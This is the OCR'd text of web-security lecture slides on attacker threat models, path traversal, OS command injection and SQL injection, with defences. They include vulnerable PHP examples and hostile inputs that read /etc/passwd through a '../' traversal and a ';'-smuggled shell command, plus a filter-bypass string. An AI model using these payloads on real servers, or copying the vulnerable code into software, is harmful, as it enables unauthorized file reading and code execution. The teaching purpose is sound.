
templates/user.html

Test with → `flask --app greet run`

Threat Models


DB
evil.com
Web Attacker
backend server
https://bank.com
browser
Directly connect to the server
Lure the victim to visit evil.com


Attacker controls a subdomain of the target
DB
backend server
Directly connect to the server
evil.bank.com
https://bank.com
Same-Site Attacker
browser
Lure the victim to visit evil.bank.com


DB
evil.com
Network Attacker
Read/modify unencrypted network traffic between the victim and bank.com
backend server
https://bank.com
browser
Directly connect to the server
Lure the victim to visit evil.com


Network Attacker

Same-Site Attacker


Web Attacker

- **Network attackers** are usually the most powerful ones
- But sometimes **same-site attackers** have additional capabilities, e.g., when they operate a subdomain of the target with a **valid TLS** certificate, see https://canitakeyoursubdomain.name/
- Other threat models: **gadget attacker**, **person-in-the-browser**, **malicious mobile app**, ...


On Today's Menu: Server-Side Vulnerabilities



The Web Infrastructure (Extended)



The Web Infrastru (Extended)



Server-Side Vulnerabilities

Path Traversal (CWE-22)

```php
<?php
 $content = file_get_contents('pages/' . $_GET['page']);
 echo $content;
?>
```

index.php


- Assume that `index.php` is saved on the server at `/var/www/htdocs/` (this is called **webroot**)

Path Traversal (CWE-22)

```php
<?php
 $content = file_get_contents('pages/' . $_GET['page']);
 echo $content;
?>
```

index.php

- Assume that `index.php` is saved on the server at `/var/www/htdocs/` (this is called **webroot**)



GET https://example.com/index.php?pages=../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin...
```

`../` means **parent directory of the current location**

If the input is not validated, an attacker can read arbitrary files from the server!


Path Traversal (CWE-22)

Bonus: `file_get_contents` can access URLs :)

```php
<?php
 $content = file_get_contents('pages/' . $_GET['page']);
 echo $content;
?>
```

index.php

- Assume that `index.php` is saved on the server at `/var/www/htdocs/` (this is called **webroot**)



`GET https://example.com/index.php?pages=../../../etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin…
```

`../` means **parent directory of the current location**

If the input is not validated, an attacker can read arbitrary files from the server!

Preventing Path Traversal Vulnerabilities

```php
<?php
 $path = str_replace('../', '', $_GET['page']);
 $content = file_get_contents('pages/' . $path);
 echo $content;
?>
```

Preventing Path Traversal Vulnerabilities

```php
<?php
 $path = str_replace('../', '', $_GET['page']);
 $content = file_get_contents('pages/' . $path);
 echo $content;
?>
```

Never do this!
Bypass `..././` → `../`

Preventing Path Traversal Vulnerabilities

```php
<?php
 $path = str_replace('../', '', $_GET['page']);
 $content = file_get_contents('pages/' . $path);
 echo $content;
?>
```

Never do this!
Bypass `..././` → `../`

- Match `$_GET['page']` against an allow-list of existing files
- For dynamic resource inclusion, compute the canonical path and validate its prefix

```php
<?php
 $pdir = '/var/www/htdocs/pages/';
 $fname = realpath($pdir . $_GET["file"]);
 if(str_starts_with($fname, $pdir)) {
   echo file_get_contents($fname);
 }
?>
```

Further readings
https://cwe.mitre.org/data/definitions/22.html
https://owasp.org/www-community/attacks/Path_Traversal
https://portswigger.net/web-security/file-path-traversal

Code/Command Injections (CWE-78)

```php
<?php
   system("ping -c 2 " . $_GET["ip"] . " -i 1");
?>
```

The server spawns a shell and executes the command


`ping -c 2 8.8.8.8 -i 1`

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=20.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=20.5 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 20.531/20.724/20.918/0.193 ms
```

Code/Command Injections (CWE-78)

```php
<?php
   system("ping -c 2 " . $_GET["ip"] . " -i 1");
?>
```



GET https://example.com/ping.php?ip=8.8.8.8; cat /etc/passwd #

The server spawns a shell and executes the command

`ping -c 2 8.8.8.8; cat /etc/passwd # -i 1`

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=21.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=20.9 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 20.922/20.969/21.017/0.047 ms
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
```

In the Linux shell

- ; is the command separator
- # begins an inline comment

Code/Command Injections (CWE-78)

```php
<?php
   system("ping -c 2 " . $_GET["ip"] . " -i 1");
?>
```



GET https://example.com/ping.php?ip=8.8.8.8; cat /etc/passwd #

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=21.0 ms
...
```

The server spawns a shell and executes the command

`ping -c 2 8.8.8.8; cat /etc/passwd # -i 1`

In the Linux shell

- `;` is the command separator
- `#` begins an inline comment

- Attacker obtains **remote code execution** (**RCE**)
- Similar problems when the server dynamically evaluates unsanitized strings provided by the attacker, e.g., via the `eval()` function
- Root cause? **Mixing code and data**

Preventing Code/Command Injections

- **Avoid dynamic evaluation of input strings as code!**
- Most languages offer safer alternatives than executing OS commands
- But if you really need to, check the input against allow-lists, ensure that the input is alphanumeric, use escapeshellarg (but it's still dangerous), etc.
- **Never try to sanitize the input by escaping shell metacharacters manually!**
- Employ defense-in-depth security mechanisms, like mandatory access control solutions, sandboxing, etc.

Principle of least-privilege

Further readings
https://cwe.mitre.org/data/definitions/78.html
https://portswigger.net/web-security/os-command-injection

(no)SQL Injections

SQL 101

- SQL is a declarative language used by **relational databases**
- Relational DBs are made of **tables**
  - A table has multiple **rows**: each row is a single record
  - Each record has multiple fields called **columns**
- The structure of a DB and the relations between tables is called **schema**

Table name: users		
id	**email**	**password**
1	admin@localhost	qwerty123
2	marco@gmail.com	dnbrul3z
3	mauro@example.com	foobar007
…	…	…

SQL 101

- Fetch records

```
SELECT * FROM users WHERE id=2
```

- Add new records

```
INSERT INTO users (email, password)
VALUES ('jane@example.com', 'idonotexist42!')
```

- Update existing records

```
UPDATE users SET password='s7aye7h1c4l',
email='me@marco.at' WHERE id=2
```

- Delete existing records

```
DELETE FROM users WHERE email LIKE '%.com'
```

- Delete a table from the database

```
DROP TABLE users
```

Table name: users		
id	**email**	**password**
1	admin@localhost	qwerty123
2	marco@gmail.com	dnbrul3z
3	mauro@example.com	foobar007
…	…	…

- % corresponds to the wildcard symbol
- Queries can be stacked with ;
- Inline comments with --<space>

More SQL Examples: Try it Yourself

- Connect to testbed
- Connect to a MySQL server using

```
mysql -h pwdreset-db.challenges.svc.cluster.local -u sqli_reset
```

- Try the following commands

```
mysql> SHOW databases;          -- - list all available databases
mysql> USE sqli_reset;          -- - select the current database
mysql> SHOW tables;             -- - list all tables defined for the current db
mysql> SELECT * FROM people;    -- - show all records in the people table
```

More SQL Examples: Try it Yourself

```
mysql> SELECT name, username FROM people WHERE ID IN (2,3);
+-------+----------+
| name  | username |
+-------+----------+
| Marco | lavish   |
| Mauro | mrstorm  |
+-------+----------+
```

Access to **database metadata**: db, table, column names, ...

```
mysql> SELECT table_schema, table_name FROM information_schema.tables LIMIT 4;
+--------------------+-----------------------------------+
| TABLE_SCHEMA       | TABLE_NAME                        |
+--------------------+-----------------------------------+
| information_schema | ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| information_schema | APPLICABLE_ROLES                  |
| information_schema | CHARACTER_SETS                    |
| information_schema | CHECK_CONSTRAINTS                 |
+--------------------+-----------------------------------+
```


More SQL Examples: Try it Yourself

```
mysql> SELECT name, username FROM people WHERE ID in (2,3)
       UNION SELECT table_schema, table_name FROM information_schema.tables LIMIT 4;
+--------------------+-------------------------------------+
| name               | username                            |
+--------------------+-------------------------------------+
| Marco              | lavish                              |
| Mauro              | mrstorm                             |
| information_schema | ADMINISTRABLE_ROLE_AUTHORIZATIONS   |
| information_schema | APPLICABLE_ROLES                    |
+--------------------+-------------------------------------+
```

LIMIT is applied globally

- The UNION operator **combines the result-set of two or more SELECT statements**
- Every result-set within UNION must have the **same number of columns**
- Depending on the DBMS, the columns must also have **similar data types** (not true for MySQL)

SQL Injections (CWE-89)




https://xkcd.com/327/

SQL Injections (CWE-89)

```php
<?php
 $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);
 $query = "SELECT * FROM users WHERE email = '"
          . $_POST["email"] .
          "' AND password = '"
          . $_POST["password"] . "'";
 $sth = $db->query($query);
 $user = $sth->fetch();
 if ($user !== false) {
   // authenticate as the selected user
   start_session();
   $_SESSION["user"] = $user["user"];
 }
?>
```


login.php



SQL Injections (CWE-89)

```php
<?php
 $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);
 $query = "SELECT * FROM users WHERE email = '"
          . $_POST["email"] .
          "' AND password = '"
          . $_POST["password"] . "'";
 $sth = $db->query($query);
 $user = $sth->fetch();
 if ($user !== false) {
   // authenticate as the selected user
   start_session();
   $_SESSION["user"] = $user["user"];
 }
?>
```


login.php



